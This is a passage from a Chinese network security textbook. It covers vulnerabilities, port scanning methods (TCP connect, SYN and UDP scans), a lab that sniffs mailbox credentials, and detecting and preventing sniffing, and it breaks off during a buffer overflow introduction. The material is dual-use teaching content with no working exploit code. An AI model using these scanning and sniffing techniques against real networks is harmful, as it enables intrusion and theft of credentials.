漏洞一词是从英文单词 Vulnerability 翻译而来的，Vulnerability 应译为“脆弱性”，但是中国的技术人员已经更愿意接受“漏洞”(Hole)这一通俗化的名词。

漏洞是指系统硬件或者软件存在某种形式的安全方面的脆弱性，从而使得攻击者能够在未授权的情况下访问、控制系统。大多数的漏洞体现在软件系统中，如操作系统软件、网络服务软件、各类应用软件和数据库系统及其应用系统(如 Web)等。

在任何程序设计中都无法绝对地避免人为疏忽，黑客正是利用种种漏洞对网络进行攻击，黑客利用漏洞完成各种攻击是最终的结果，但是对黑客的真正定义应该是“寻找漏洞的人”，他们不是以攻击网络为乐趣，而是沉迷于阅读他人程序并力图找到其中的漏洞。从某种程度上来说，黑客都是“好人”，他们为了追求完善，为了建立安全的互联网。不过现在有很多的伪黑客经常利用漏洞做些违法的事情。

由于漏洞对系统的威胁体现在恶意攻击行为对系统的威胁，只要利用硬件、软件和策略上最薄弱的环节，恶意攻击者就可以得手。

4. 端口扫描

(1) 端口扫描的定义

端口扫描是通过 TCP/UDP 的连接，判断目标主机上是否有相关的服务正在运行，并且进行监听。如使用端口扫描器 Advanced Port Scanner 对某网段进行扫描，结果如图 5-10 所示。

(2) 端口

端口在计算机网络领域中是个非常重要的概念，它是专门为计算机通信而设计的，它是






图 5-10　用 Advanced Port Scanner 对某网段进行扫描

由计算机的通信协议 TCP/IP 协议定义的。其中规定，用 IP 地址和端口作为套接字，它代表 TCP 连接的一个连接端，一般称为 Socket。具体来说，就是用[IP：端口]来定位一台主机中的某个进程，目的是为了让两台计算机能够找到对方的进程。可见，端口与进程是一一对应的关系，如果某个进程正在等待连接，则称该进程正在监听，那么就会出现与该进程相对应的端口。由此可见，入侵者通过扫描端口，就可以判断目标计算机有哪些服务进程正在等待连接。

(3) 端口的分类

客户/服务器系统通过 Internet 提供了众多服务，DNS、Web、电子邮件、FTP、IM 和 VoIP 只是其中一部分，这些服务可由一台或多台服务器提供。无论是哪种情况，服务器都必须知道客户端请求的是哪项服务。之所以能识别客户端请求，原因在于这些请求都发送到特定的目标端口。对客户端进行了预先配置，使其对每项服务使用在 Internet 中注册的目标端口。

负责分配和管理端口的组织名是 Internet 名称和地址分配机构(ICANN)，其网址为 http://www.icann.org/。端口分为 3 类，其范围为 0～65535。

知名端口(熟知端口、公认端口)：由 ICANN (Internet Corporation for Assigned Names and Numbers，互联网指派名字和号码公司)负责分配给一些常用的应用层服务程序固定使用的端口，其值一般为 0～1023。

注册端口：端口 1024～49151 可作为源端口或目标端口，组织可使用这些端口注册特定的应用程序，如 IM 软件。

私有端口(动态端口)：端口 49152～65535 通常作为源端口使用，任何应用程序都可使用它们。

大多数系统中，只有系统处理程序或特权用户运行的程序才可使用知名端口号。1024 以上的端口也称为一般端口，用来随时分配给请求通信的客户进程。





（4）端口扫描

端口扫描是指对目标计算机的所有或者需要扫描的端口发送特定的数据包，然后根据返回的信息来分析目标计算机的端口是否打开、是否可用。

端口扫描行为的一个重要特征是：在短时期内有很多来自相同的信源 IP 地址的数据包发往同一 IP 地址的不同端口或不同 IP 地址的不同端口。

（5）端口扫描器

端口扫描器是一种自动检测远程或本地计算机安全性弱点的程序，使用它可以不留痕迹地发现远程主机提供了哪些服务及版本，进而可以了解远程计算机存在的安全问题。

注意　端口扫描器不是直接攻击网络漏洞的程序，只是能够帮助发现目标主机的某些安全弱点。

端口扫描器在扫描过程中主要具有以下 3 个方面的能力：

① 识别目标系统上正在运行的 TCP/UDP 协议服务。

② 识别目标系统的操作系统类型。

③ 识别某个应用程序或某个特定服务的版本号。

（6）端口扫描的类型

端口扫描的类型有多种，比如 TCPconnect()扫描、SYN 扫描、SYN/ACK 扫描、FIN 扫描、XMAS 扫描、NULL 扫描、RESET 扫描和 UDP 扫描，在此仅介绍 TCPconnect()扫描、SYN 扫描和 UDP 扫描。

① TCPconnect()扫描。如图 5-11 所示，TCPconnect()扫描使用 TCP 连接建立的“三次握手”机制，建立一个到目标主机某端口的连接。




图 5-11　TCPconnect()扫描和 SYN 扫描

a. 扫描者将 Syn 数据包发往目标主机的某端口。

b. 扫描者等待目标主机响应数据包，如果收到 Syn/Ack 数据包，说明目标端口正在监听，如果收到 Rst/Ack 数据包，说明目标端口不处于监听状态，连接被复位。如果端口是处于非活动状态，服务器将会发送 Rst 数据包，这将会重置与客户端的连接。

c. 当扫描者收到 Syn/Ack 数据包后，接着发送 Ack 数据包完成“三次握手”。

d. 当整个连接过程完成后，结束连接。

通过这种扫描容易被发现，目标主机的日志文件会记录大量一连接就断开的信息。所以出现了 SYN 扫描。

② SYN 扫描。如图 5-11 所示，TCP 的 SYN 扫描不同于 TCPconnect()扫描，因为并不建立一个完整的 TCP 连接。只是发送一个 Syn 数据包去建立一个“三次握手”过程，等待



被扫描者的响应，如果收到 Syn/Ack 数据包，则清楚地表明目标端口处于监听状态，如果收到的是 Rst/Ack 数据包，则表明目标端口处于非监听端口。然后发送 Rst 数据包，因为没有建立完整的连接过程，目标主机的日志文件中不会有这种尝试扫描的记录。

③ UDP 扫描。UDP 扫描基础是向一个关闭的 UDP 端口发送数据时会得到 ICMP PORT Unreachable 消息响应，如果向目标主机发送 UDP 数据包，没有收到 ICMP PORT Unreachable 消息，那么可以假设这个端口是开放的。

UDP 扫描不太可靠，原因有：当 UDP 包在网上传输时，路由器可能会将它们抛弃；多数 UDP 服务在被探测到时并不做出响应；防火墙通常配置为抛弃 UDP 包（DNS 除外，53 端口）。

（7）端口扫描器的类型

目前端口扫描器主要有两类：主机扫描器和网络扫描器。

① 主机扫描器。主机扫描器又称为本地扫描器，它与待检查系统运行于同一节点，执行对自身的检查。它的主要功能为分析各种系统文件内容，查找可能存在的对系统安全造成威胁的漏洞或配置错误。由于主机扫描器实际上是运行于目标主机上的进程，因此具有以下特点。

a. 为了运行某些程序，检测缓冲区溢出攻击，要求扫描器可以在系统上任意创建进程。

b. 可以检查到安全补丁一级，以确保系统安装了最新的安全补丁。

c. 可以查看本地系统配置文件，检查系统的配置错误。

除非能攻入系统并取得超级用户（管理员）权限，或者主机本身已赋予网络扫描器的检查权限，否则网络扫描器很难实现以上功能，所以主机扫描器可以检查出许多网络扫描器检查不出的问题。

② 网络扫描器。网络扫描器又称为远程扫描器，通过网络远程探测目标节点，检查安全漏洞。与主机扫描器的扫描方法不同，网络扫描器通过执行一整套综合的扫描方法集，发送精心构造的数据包来检测目标系统是否存在安全隐患。

5. 网络监听及其原理

（1）网络监听获得邮箱的用户名和密码

在 Windows XP SP3 上运行 Analyzer 3.0a12 进行测试。先运行 Analyzer 3.0a12，再使用 Outlook Express 或者 Foxmail 收发邮件，然后分析 Analyzer 抓获的数据包，如图 5-12 和图 5-13 所示，可以看到邮箱的用户名和密码（被隐藏）。

> **注意** 本实验虽然是在同一台计算机上进行的，但是不影响网络监听的实质。在此主要介绍网络监听软件的使用以及对截获数据包的分析。

（2）网络监听原理

网络监听是指获取在网络上传输的信息。网络监听只是被动窃听信息，并不直接攻击目标。但是，在以太网中，用户账号和密码是以明文形式传输的，因此黑客可以通过网络监听来寻找防护薄弱的主机，先入侵薄弱主机，然后以此为跳板攻击同网段的服务器。

以太网的工作方式是将数据包发送到同一网段（共享式网络）的所有主机，在数据包首




图 5-12　网络监听邮箱用户名




图 5-13　网络监听邮箱密码

部包含应该接收该数据包的主机的 MAC 地址，只有与数据包中的目的 MAC 地址一致的那台主机接收数据包，但是当一台主机的网卡工作在监听模式(或混杂模式)，不管数据包中的目的 MAC 地址是什么，主机都将接收。

但是，在交换式网络环境中，进行网络监听比较困难，不过可以通过 arp 欺骗的方法截获数据包进而进行分析。

(3) 网络监听的检测

由于运行网络监听软件的主机只是被动地接收在局域网上传输的数据包，并不主动与其他主机交换信息，也不修改在网上传输的数据包，因此发现是否存在网络监听是比较困难的。不过，可以使用如下方法来检测是否存在网络监听。

如果怀疑某台计算机(192.168.0.11)正在进行网络监听，可以用正确的 IP 地址(192.168.0.11)和错误的 MAC 地址(任意)去 ping 对方(192.168.0.11)，如果能够 ping 通，说明 192.168.0.11 正在进行网络监听。

(4) 网络监听的防范

尽量使用路由器和交换器组建网络，不要使用集线器。另外，要时常关注是否存在 arp 欺骗攻击。



5.4 缓冲区溢出

缓冲区溢出是一种常见的攻击手段，原因在于缓冲区溢出漏洞非常普通，并且易于实现。更为严重的是，缓冲区溢出漏洞占了远程网络攻击的绝大多数，成为远程攻击的主要手段，这种攻击可以使得一个匿名的 Internet 用户有机会获得一台主机的部分或全部的控制权，所以它代表了一类极其严重的安全威胁。

5.4.1 实例：缓冲区溢出及其原理

1. 缓冲区溢出实例一

实验环境：Linux 操作系统。

第 1 步：编写源程序。编写 C 语言源程序，如图 5-14 所示，保存为 buffer_flow. c 文件。

第 2 步：编译源程序。如图 5-15 所示，执行 # gcc buffer_flow. c -o buffer_flow. o 命令，编译源程序。

第 3 步：执行程序。如图 5-15 所示，执行 #. /buffer_flow. o 命令，输出结果 99999。通过分析主函数的流程，应该输出 1，可是为什么输出 99999 呢？原因在于 function()函数。




图 5-14 buffer_flow. c 文件

2. buffer_flow 的分析

下面对 buffer_flow. o 程序在内存中的分布情况以及执行流程进行分析。

一个程序在内存中通常分为程序段、数据段、堆和栈。

（1）程序段：存放着程序的机器码和只读数据。

（2）数据段：存放的是程序中的静态数据和全局变量。

（3）堆和栈：存放动态数据及局部变量。




图 5-15 编译源程序

x86 平台的虚拟地址空间是 0x0000 0000～0xffff ffff，前 3GB(0x0000 0000～0xbf?? ????)是用户空间，后 1GB(0xc000 0000～0xffff ffff)是内核空间，它们的位置如图 5-16 所示。

栈是一块保存数据的连续内存，一个名为栈指针（SP，指向栈顶部）的寄存器指向栈的顶部，栈的底部在一个固定的地址。除了 SP 之外，为了使用方便，还有指向帧内固定地址的指针称为帧指针（FP）。从理论上说，局部变量可以用 SP 加偏移量来引用。栈由





逻辑栈帧组成，一个函数对应一个栈帧，当调用函数时逻辑栈帧被压入栈中，栈帧包括函数的局部变量（如果函数有局部变量）、返回地址、EBP 和被调函数的形参。程序执行结束后，局部变量的内容将会丢失，但是不会被清除。当函数返回时逻辑栈帧被从栈中弹出，然后弹出 EBP，恢复栈到调用函数时的地址，最后弹出返回地址到 EIP 从而继续运行程序。

调用函数 function(1,2,3)的过程如图 5-17 所示。

